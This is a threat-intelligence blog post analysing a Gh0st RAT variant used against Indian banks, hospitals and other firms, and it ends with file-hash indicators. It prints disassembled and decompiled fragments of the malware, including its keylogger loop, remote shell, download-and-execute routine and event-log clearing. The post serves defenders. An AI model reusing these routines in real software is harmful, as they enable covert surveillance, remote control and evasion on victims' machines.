

# RAT used by Chinese cyberspies infiltrating Indian businesses

[seqrte.com/blog/rat-used-by-chinese-cyberspies-infiltrating-indian-businesses/](https://seqrte.com/blog/rat-used-by-chinese-cyberspies-infiltrating-indian-businesses/)

Pavankumar Chaudhari

December 18, 2020



18 December 2020

Written by [Pavankumar Chaudhari](#)



[APT](#), [Cybersecurity](#)

Estimated reading time: 5 minutes

A few months back, Delphibased malware was being distributed on multiple systems via SMB exploit. The payloads used by this malware have close similarities with open-source Gh0stRAT code. Gh0st has been used by Chinese threat actors to target multiple agencies in Asia — Gh0st is a Remote Access Trojan having multiple capabilities like keylogging, microphone surveillance, download and execution of payloads from remote servers, restarting computers, taking the remote shell of systems, et al.

We have observed this malware targeting important institutions in India such as –

- Banks
- Railways
- Milk Distributors
- Hospitals and Pharmaceuticals
- Agro Industries

- Food Production Industries

After analysis, it was found that this malware is creating two different payloads app.exe and mfc.exe. After execution, both executables extract dlls in ststem32 folder of Windows directory and register them as service for persistence. Major code of all exacted payloads shares similarities with the open-source code of Ghost RAT.

## Technical Analysis

### Payload 1 – app.exe

This executable had an embedded DLL file stored in reverse order as shown in the below figure.

```

000118C0 00 00 00 03 00 00 00 00 00 00 04 00 00 C0 00 .....À.
000118D0 00 00 00 00 00 00 00 04 00 00 00 00 00 04 .....
000118E0 00 00 02 00 00 00 10 00 10 00 00 00 00 80 00 .....È.
000118F0 00 00 10 00 00 00 76 DA 00 00 00 00 00 28 00 .....vÛ.....(
00011900 00 00 6A 00 00 06 01 0B 21 0E 00 E0 00 00 00 00 ..j.....!...à...
00011910 00 00 00 00 58 6C 94 86 00 04 01 4C 00 00 45 50 ....Xl"t...L..EP
00011920 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00011930 F5 B7 90 71 68 63 69 52 F5 B7 90 70 F5 B3 8F 99 ð·.qhcîRð·.pð³.™
00011940 F5 B7 90 7B F5 BC 8F 99 F5 B7 90 76 F5 EA 9F B2 ð·.{ð¼.™ð·.vðèÿ±
00011950 F5 B7 90 3D F5 B6 90 71 F5 B7 90 70 F5 B7 90 71 ð·.=ð¶.qð·.pð·.q
00011960 F5 B7 90 70 F5 E8 9F B2 F5 B7 90 73 F5 B3 8F 1E ð·.pðèÿ±ð·.sð³..
00011970 F5 B7 90 75 F5 BD 8F 1E F5 B7 90 72 F5 B9 8C F2 ð·.uð¼..ð·.rð³Qð
00011980 F5 B7 90 70 F5 BC 8F 1E F5 B7 90 72 F5 BB 8C 0A ð·.pð¼..ð·.rð³Q.
00011990 F5 B7 90 71 F5 B7 90 71 F5 B7 90 71 A6 D9 F1 35 ð·.qð·.qð·.q!Ûñ5
000119A0 00 00 00 00 00 00 00 24 0A 0D 0D 2E 65 64 6F 6D .....$.edom
000119B0 20 53 4F 44 20 6E 69 20 6E 75 72 20 65 62 20 74 SOD ni nur eb t
000119C0 6F 6E 6E 61 63 20 6D 61 72 67 6F 72 70 20 73 69 onnac margorp si
000119D0 68 54 21 CD 4C 01 B8 21 CD 09 B4 00 0E BA 1F 0E hT!íL.,!í.'...°..
000119E0 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 .....
000119F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00011A00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 B8 .....@.....
00011A10 00 00 FF FF 00 00 00 04 00 00 00 03 00 90 5A 4D ..ÿÿ.....ZM

```

Figure 1: Embedded

### DLL in app.exe

This embedded binary is decrypted and written to %SYSTEMROOT%\System32\ folder. The below code shows the decryption code — DLL name is generated from the return value of GetTickCount() API.

```

.text:00401586 push  ebx
.text:00401587 lea  ecx, [eax+ecx-1]
.text:0040158B
.text:0040158B loc_40158B:                                ; CODE XREF: sub_40157E+1F↓j
.text:0040158B cmp   eax, ecx
.text:0040158D jz   short loc_40159F
.text:0040158F mov  bl, [ecx]
.text:00401591 mov  dl, [eax]
.text:00401593 mov  [eax], bl
.text:00401595 inc  eax
.text:00401596 cmp  eax, ecx
.text:00401598 mov  [ecx], dl
.text:0040159A jz   short loc_40159F
.text:0040159C dec  ecx
.text:0040159D jmp  short loc_40158B
0000158B 0040158B: sub_40157E:loc_40158B (Synchronized with EIP)

Hex View-1
1041197C  F5 89 8C F2 F5 07 90 70  F5 8C 8F 1E F5 07 90 72  )!{~)+.p)+..)+.r
1041198C  F5 8D 8C 00 F5 07 90 71  F5 07 90 71 F5 07 90 71  )+I.)+.q)+.q)+.q
1041199C  A6 D9 F1 35 00 00 00 00  00 00 00 24 00 00 00 2E  #*+5.....$.
1041199C  65 64 6F 6D 20 53 4F 44  20 6E 69 20 6E 75 72 20  edon-S0D·ni·nur
1041199C  65 62 20 74 6F 6E 6E 61  63 20 6D 61 72 67 6F 72  eb·tonnac·nargor
1041199C  70 20 73 69 68 54 21 CD  4C 01 88 21 CD 09 84 00  p·sihTt-L.+t-.-.
1041199C  0E 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  .....
1041199C  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  .....

```

Figure 2:

## Decryption loop.

App.exe then registers this DLL as service by calling Install exported function. Below are details of service:

**ServiceName:** csrss

**DisplayName:** Security Manager Accounts

**DesiredAccess:** SERVICE\_ALL\_ACCESS

**ServiceType:** SERVICE\_WIN32\_OWN\_PROCESS|SERVICE\_INTERACTIVE\_PROCESS

**StartType:** SERVICE\_AUTO\_START

**ErrorControl:** SERVICE\_ERROR\_IGNORE

**BinaryPathName:** %SystemRoot%\System32\svchost.exe -k "csrss"

The exported function of DLL are as below:

- DllUpdate
- Install
- MainThread
- ServiceMain
- Uninstall

## C2 Functions

There are multiple C2 commands observed in the code of Gh0stRat. Some C2 functions observed by static analysis of DLL are as below:

- Shutdown System
- Open URL
- Download and Execute File

- Find Process
- Clean Event Logs

## Shutdown System

---

This function takes shutdown debug privileges and calls the ExitWindowsEx() function to shut down systems.

```
.text:10002A60  
.text:10002A60  
.text:10002A60 Shutdown proc near ; CODE XREF: sub_10002530+73↑p  
.text:10002A60 arg_0= dword ptr 4  
.text:10002A60  
.text:10002A60 push 1  
.text:10002A62 push offset aSeshutdownpriv ; "SeShutdownPrivilege"  
.text:10002A67 call Change_Process_Privileges  
.text:10002A6C mov eax, [esp+8+arg_0]  
.text:10002A70 add esp, 8  
.text:10002A73 push 0  
.text:10002A75 push eax  
.text:10002A76 call ExitWindowsEx  
.text:10002A7C push 0  
.text:10002A7E push offset aSeshutdownpriv ; "SeShutdownPrivilege"  
.text:10002A83 call Change_Process_Privileges  
.text:10002A88 add esp, 8  
.text:10002A8B retn  
.text:10002A8B Shutdown endp  
.text:10002A8B
```

Figure 3: Shutdown System

## Download and Execute File

---

This function will download a specific file from the server and execute it.

```

text:10006050
text:10006050 ; int __cdecl Download_File(int, LPCSTR lpFileName)
text:10006050 Download_File proc near          ; CODE XREF: Download_Execute_File+4Cfp
text:10006050                               ; UpdateServer+19Tp
text:10006050
text:10006050 var_415= byte ptr -415h
text:10006050 nNumberOfBytesToWrite= dword ptr -414h
text:10006050 var_410= dword ptr -410h
text:10006050 hFile= dword ptr -40Ch
text:10006050 NumberOfBytesWritten= dword ptr -408h
text:10006050 var_404= dword ptr -404h
text:10006050 Buffer= word ptr -400h
text:10006050 arg_0= dword ptr 4
text:10006050 lpFileName= dword ptr 8
text:10006050
text:10006050 sub     esp, 418h
text:10006056 push   ebx
text:10006057 push   ebp
text:10006058 push   esi
text:10006059 push   edi
text:1000605A xor     edi, edi
text:1000605C mov     ebx, 1
text:10006061 push   offset aWininet_dll          ; "wininet.dll"
text:10006066 mov     [esp+42Ch+nNumberOfBytesToWrite], edi
text:1000606A mov     [esp+42Ch+NumberOfBytesWritten], edi
text:1000606E mov     [esp+42Ch+var_415], bl
text:10006072 call   ds:LoadLibrary@
text:10006078 mov     ebp, ds:GetProcAddress
text:1000607E mov     esi, eax
text:10006080 push   offset aInternetopena        ; "InternetOpenA"
text:10006085 push   esi                          ; hModule
text:10006086 call   ebp ; GetProcAddress
text:10006088 push   edi
text:10006089 push   edi
text:1000608A push   edi
text:1000608B push   edi
text:1000608C push   offset aMsie6_0              ; "MSIE 6.0"
text:10006091 call   eax
text:10006093 mov     edi, eax
text:10006095 test    edi, edi

```

Figure

4: Download and execute file

Find Process

This function searches for a specific process by calling process enumeration APIs.

```

int __cdecl Find_Process(LPCSTR lpString1)
{
    HMODULE v1; // esi@1
    FARPROC v2; // ebx@1
    FARPROC v3; // ebp@1
    void *v4; // edi@1
    signed int v5; // ebx@5
    FARPROC v7; // [sp+1Ch] [bp-12Ch]@1
    int v8; // [sp+20h] [bp-128h]@2
    CHAR String2; // [sp+44h] [bp-104h]@3

    v1 = LoadLibrary@(ModuleName);
    v2 = GetProcAddress(v1, aCreatetoolhelp);
    v3 = GetProcAddress(v1, aProcess32first);
    v7 = GetProcAddress(v1, aProcess32next);
    v4 = (void *)((int (__stdcall *)(signed int, _DWORD))v2)(2, 0);
    if ( v4 && (v8 = 296, ((int (__stdcall *)(void *, int *))v3)(v4, &v8) ) )
    {
        while ( !strcmp@A(lpString1, &String2) )
        {

```

Figure

5: Find process in an existing running process

Open URL

This function creates an iexplore.exe process with a specified URL.

```

100031C0 ; int __cdecl sub_100031C0(LPCSTR lpString2, int)
100031C0 sub_100031C0 proc near
100031C0
100031C0 var_158= dword ptr -158h
100031C0 var_154= byte ptr -154h
100031C0 var_150= dword ptr -150h
100031C0 var_12C= dword ptr -12Ch
100031C0 var_128= word ptr -128h
100031C0 var_114= dword ptr -114h
100031C0 String= byte ptr -104h
100031C0 lpString2= dword ptr 4
100031C0 arg_4= dword ptr 8
100031C0
100031C0 sub     esp, 158h
100031C6 or     ecx, 0FFFFFFFh
100031C9 xor     eax, eax
100031CB push   esi
100031CC mov     esi, [esp+15Ch+lpString2]
100031D3 push   edi
100031D4 mov     edi, esi
100031D6 repne scasb
100031D8 not     ecx
100031DA dec     ecx
100031DB jz     loc_100032A0

```

---

```

100031E1 mov     ecx, 41h
100031E6 lea   edi, [esp+160h+String]
100031EA push  eax           ; int
100031EB push  104h         ; int
100031F0 rep  stosd
100031F2 push  eax           ; int
100031F3 lea  eax, [esp+16Ch+String]
100031F7 push  eax           ; lpString1
100031F8 push  1             ; int
100031FA push  0             ; int
100031FC push  offset aApplications ; "Applications\iexplore.exe\shell\open"...
10003201 push  80000000h     ; int
10003206 call  sub_100070B0
1000320B add     esp, 20h

```

Figure

## 6: Open URL

## Clean Event Logs

This function clears all event logs of Application, Security, and System

```

.text:10002B30
.text:10002B30 CleanEvent proc near           ; CODE XREF: sub_10002530+2407p
.text:10002B30
.text:10002B30 var_C= dword ptr -0Ch
.text:10002B30 var_8= dword ptr -8
.text:10002B30 var_4= dword ptr -4
.text:10002B30 arg_0= dword ptr 4
.text:10002B30
.text:10002B30 sub     esp, 0Ch
.text:10002B33 mov     eax, [esp+0Ch+arg_0]
.text:10002B37 mov     [esp+0Ch+var_C], offset aApplication ; "Application"
.text:10002B3F and     eax, 0FFh
.text:10002B44 mov     [esp+0Ch+var_8], offset aSecurity ; "Security"
.text:10002B4C dec     eax
.text:10002B4D mov     [esp+0Ch+var_4], offset aSystem ; "System"
.text:10002B55 cmp     eax, 3
.text:10002B58 ja     short loc_10002B03 ; jumtable 10002B5A default case
.text:10002B5A jnp     ds:off_10002B08[eax*4] ; switch jump
.text:10002B61 ; -----


```

Figure

## 7: Clear event logs

## Payload 2 – mfc.exe

The second executable dropped by the main payload is mfc.exe having embedded executable in resource under the name "BIN".



**8: Embedded DLL in the resource.**

When this payload is run it drops dll (random name) from the above resource into the system32 folder and installed as a service with the name “NetworkServices” on an infected system. After creating DLL into the system32 folder, mfc.exe calls the Install() function of dll.

This DLL has four exported functions as below:

- Install
- Launch
- ServiceMain
- Uninstall

Below are C2 Commands observed in this sample:

- Install Keyboard Hook
- Process Enumeration
- Remote Shell
- Audio Capture
- Download and Execute File

**Install Keyboard Hook**

Below figure, XX shows that a thread is created to install a keyboard hook. All keylogging data is written to a file named “syslog.dat”.

Figure XX shows a similar keylogger code of Gh0st RAT.

```

text:63EEA2EB
text:63EEA2EB loc_63EEA2EB:                ; CODE XREF: Launch+A5†j
text:63EEA2EB      push     edi                ; lpThreadId
text:63EEA2EC      push     edi                ; dwCreationFlags
text:63EEA2ED      push     edi                ; int
text:63EEA2EE      push     offset Loop_HookKeyboard ; int
text:63EEA2F3      push     edi                ; dwStackSize
text:63EEA2F4      push     edi                ; lpThreadAttributes
text:63EEA2F5      call    __beginthreadex
text:63EEA2FA      push     9CA0h              ; size_t
text:63EEA2FF      mov     [esp+46Ch+hThread], eax
text:63EEA303      call    ??2@YAPAXI@Z        ; operator new(uint)
text:63EEA308      add     esp, 1Ch
text:63EEA30B      cmp     eax, edi
text:63EEA30D      jz     short loc_63EEA316
text:63EEA30F      call    sub_63EE4930
text:63EEA314      jmp     short loc_63EEA318

```

Figure

## 9: Install keyboard hook

```

DWORD WINAPI Loop_HookKeyboard(LPARAM lparam)
{
    char    strKeyboardOfflineRecord[MAX_PATH];
    GetSystemDirectory(strKeyboardOfflineRecord, sizeof(strKeyboardOfflineRecord));
    lstrcat(strKeyboardOfflineRecord, "\\syslog.dat");

    if (GetFileAttributes(strKeyboardOfflineRecord) != -1)
        g_bSignalHook = true;
    else
        g_bSignalHook = false;

    while (1)
    {
        while (g_bSignalHook == false) Sleep(100);
        CKeyboardManager::StartHook();
        while (g_bSignalHook == true) Sleep(100);
        CKeyboardManager::StopHook();
    }

    return 0;
}

```

Figure

## 10: Keylogger function from open-source Gh0st RAT code.

## Process Enumeration

Process enumeration involves getting the list of running processes to enumerate modules.



```

text:63EEAF2F      push    0                ; binheritHandle
text:63EEAF31      push    410h             ; dwDesiredAccess
text:63EEAF36      call   ds:OpenProcess
text:63EEAF3C      mov     ebx, eax
text:63EEAF3E      mov     eax, [esp+478h+pe.th32ProcessID]
text:63EEAF42      test   eax, eax
text:63EEAF44      jz     loc_63EEB00E
text:63EEAF4A      cmp    eax, 4
text:63EEAF4D      jz     loc_63EEB00E
text:63EEAF53      cmp    eax, 8
text:63EEAF56      jz     loc_63EEB00E
text:63EEAF5C      lea   edx, [esp+478h+cbNeeded]
text:63EEAF60      push  edx                ; lpcbNeeded
text:63EEAF61      push  4                  ; cb
text:63EEAF63      lea   eax, [esp+480h+hModule]
text:63EEAF67      push  eax                ; lphModule
text:63EEAF68      push  ebx                ; hProcess
text:63EEAF69      call  EnumProcessModules
text:63EEAF6E      mov   edx, [esp+478h+hModule]
text:63EEAF72      push  208h               ; nSize
text:63EEAF77      lea   ecx, [esp+47Ch+Filename]
text:63EEAF7E      push  ecx                ; lpFilename
text:63EEAF7F      push  edx                ; hModule
text:63EEAF80      push  ebx                ; hProcess
text:63EEAF81      call  GetModuleFileNameExW
text:63EEAF86      lea   eax, [esp+478h+pe.szExeFile]
text:63EEAF8A      push  eax                ; lpString
text:63EEAF8B      call  ds:lstrlenW

```

Figure

11: Process listing function

## Remote Shell

This function will create a remote shell to accept and execute any command.

```

text:63EEA8A3      mov     [esp+294h+StartupInfo.wShowWindow], ax
text:63EEA8A8      mov     eax, [edi]
text:63EEA8AA      push  edx                ; lpDst
text:63EEA8AB      push  offset Src        ; "%ConSpec%"
text:63EEA8B0      mov     [esp+29Ch+StartupInfo.cb], 44h
text:63EEA8B8      mov     [esp+29Ch+StartupInfo.dwFlags], 101h
text:63EEA8C0      mov     [esp+29Ch+StartupInfo.hStdInput], ecx
text:63EEA8C4      mov     [esp+29Ch+StartupInfo.hStdError], eax
text:63EEA8CB      mov     [esp+29Ch+StartupInfo.hStdOutput], eax
text:63EEA8D2      call  ds:ExpandEnvironmentStringsW
text:63EEA8D8      lea   eax, [esp+290h+ProcessInformation]
text:63EEA8DC      push  eax                ; lpProcessInformation
text:63EEA8DD      lea   ecx, [esp+294h+StartupInfo]
text:63EEA8E1      push  ecx                ; lpStartupInfo
text:63EEA8E2      push  0                  ; lpCurrentDirectory
text:63EEA8E4      push  0                  ; lpEnvironment
text:63EEA8E6      push  20h                ; dwCreationFlags
text:63EEA8E8      push  1                  ; binheritHandles
text:63EEA8EA      push  0                  ; lpThreadAttributes
text:63EEA8EC      push  0                  ; lpProcessAttributes
text:63EEA8EE      lea   edx, [esp+2B0h+Dst]
text:63EEA8F5      push  edx                ; lpCommandLine
text:63EEA8F6      push  0                  ; lpApplicationName
text:63EEA8F8      call  ds:CreateProcessW
text:63EEA8FE      test   eax, eax
text:63EEA900      jnz   short loc_63EEA926
text:63EEA902      mov   eax, [ebx]

```

Figure

12: Function to get a remote shell

## Audio Capture

This function records audio with the help of functions like waveInOpen(), waveInStart(), waveInStop() etc.

```
text:63EEB820 ; int __stdcall CAudio::InitializeWaveIn(LPVOID lpParameter)
text:63EEB820 CAudio__InitializeWaveIn proc near ; CODE XREF: sub_63EEBC90+151p
text:63EEB820 lpParameter = dword ptr 4
text:63EEB820
text:63EEB820 push ebp
text:63EEB821 mov ebp, [esp+4+lpParameter]
text:63EEB825 call ds:waveInGetNumDevs
text:63EEB828 test eax, eax
text:63EEB82D jnz short loc_63EEB833
text:63EEB82F pop ebp
text:63EEB830 retn 4
text:63EEB833 ; -----
text:63EEB833 loc_63EEB833: ; CODE XREF: CAudio__InitializeWaveIn+07j
text:63EEB833 mov eax, [ebp+0B0h]
text:63EEB839 push esi
text:63EEB83A push edi
text:63EEB83B mov edi, ds:waveInOpen
text:63EEB841 push 1 ; fdwOpen
text:63EEB843 push 0 ; dwInstance
text:63EEB845 push 0 ; dwCallback
text:63EEB847 lea esi, [ebp+0B4h]
text:63EEB84D push esi ; pWfx
text:63EEB84E push eax ; uDeviceID
text:63EEB84F push 0 ; phwi
```

Figure

### 13: Function for audio recording

## Download and Execute File

Function to download the executable file from a remote server and execute it.

```
if ( a2 )
{
    result = InternetOpenW(L"Mozilla/4.0 (compatible)", 0, 0, 0, 0);
    u5 = result;
    hInternet = result;
    if ( result )
    {
        u6 = InternetOpenUrlW(result, u2, 0, 0, 0x80000100, 0);
        u7 = 0;
        if ( u6 )
        {
            u8 = 1024;
            u9 = *(void **)(u3 + 4);
            dwNumberOfBytesRead = 0;
            u10 = HeapAlloc(u9, 8u, 0x400u);
            do
            {
                memset(&Buffer, 0, 0x400u);
                InternetReadFile(u6, &Buffer, 0x400u, &dwNumberOfBytesRead);
                u11 = dwNumberOfBytesRead;
                u7 += dwNumberOfBytesRead;
                if ( u7 > u8 )
                {
                    u12 = GetProcessHeap();
                    u10 = HeapReAlloc(u12, 8u, u10, u7);
                    u11 = dwNumberOfBytesRead;
                    u8 = u7;
                }
            }
        }
    }
}
```

Figure 14:

### Download and execute the payload


## IOCs

---

- FF6511DE176A434FA2F7C939795A13CC
- A6CC92A1993F040E87090F8B89836332
- 550C055339A9FEC141997CDA3F32FD0A
- A2B75BD7254997BEC6A19D752E26FA50
- 4B8C6D70A186FEC7C79D5B52B2FF0E76
- E22E5A85ED5294B179EBD416EEB5BEBB
- 5CE36CBD7D4A58A1B1A8C5B7BE194F23
- E94F9AF9EA11301831AAA1BDE34D3DEB
- 23D4EC869960CE02865C98F64581136A
- 367150E5DA2ED1BFAAE9210105BCEEA1
- BFB095C595FAA47CBFD4AB6199A7E297
- CA07E26D95D927953197840EA93EDD03
- 6B8A19DF9827CFB95F6461FEF9929F83
- 7DC43FCA774E612BF611ACD882400308
- 1127149CB5378FCA7181F81EB8149FC9
- F1E921F5730919E946D9A64019867E13
- B80A559CD7D48C9D3115A013EA662263
- 9403464BB99D87A02667E3E5DBA4A57C

## Alerts

---



## Conclusion

---

These samples are modified variants of Gh0st RAT and actors are constantly updating them to evade AV detections. Samples and TTPs that are seen in victim organizations are mostly associated with China-based APT groups. We have been following these samples for the

last 1 month but were unable to identify the initial attack vector. As they are targeted towards specific industries, we suspect to find more malware associated with these attack chains. Interestingly few of the victims were also infected with Monero miners during the same period. We would be closely monitoring the campaign to hunt for the entire infection chain.

## Subject matter experts

---

Pavankumar Chaudhari

Kalpesh Mantri



Pavankumar is associated with Quick Heal Technologies as a Technical Lead (Research and Development) and is also a part of Vulnerability Research and Analysis Team....

[Articles by Pavankumar Chaudhari »](#)

## Related Posts

---



**[Explained: What is Web3.0 and Why Does it Matter?](#)**

April 8, 2022



## **Metaverse and the Cybersecurity: Evolving Security into the Latest Digital Universe**

March 29, 2022




## **Advisory on Russia-Ukraine Conflict-Related Cyberattacks**

March 15, 2022

### **No Comments**

---

Leave a Reply. Your email address will not be published.



Our website uses cookies. Cookies enable us to provide the best experience possible and help us understand how visitors use our website.  
By browsing this website, you agree to our [cookie policy](#).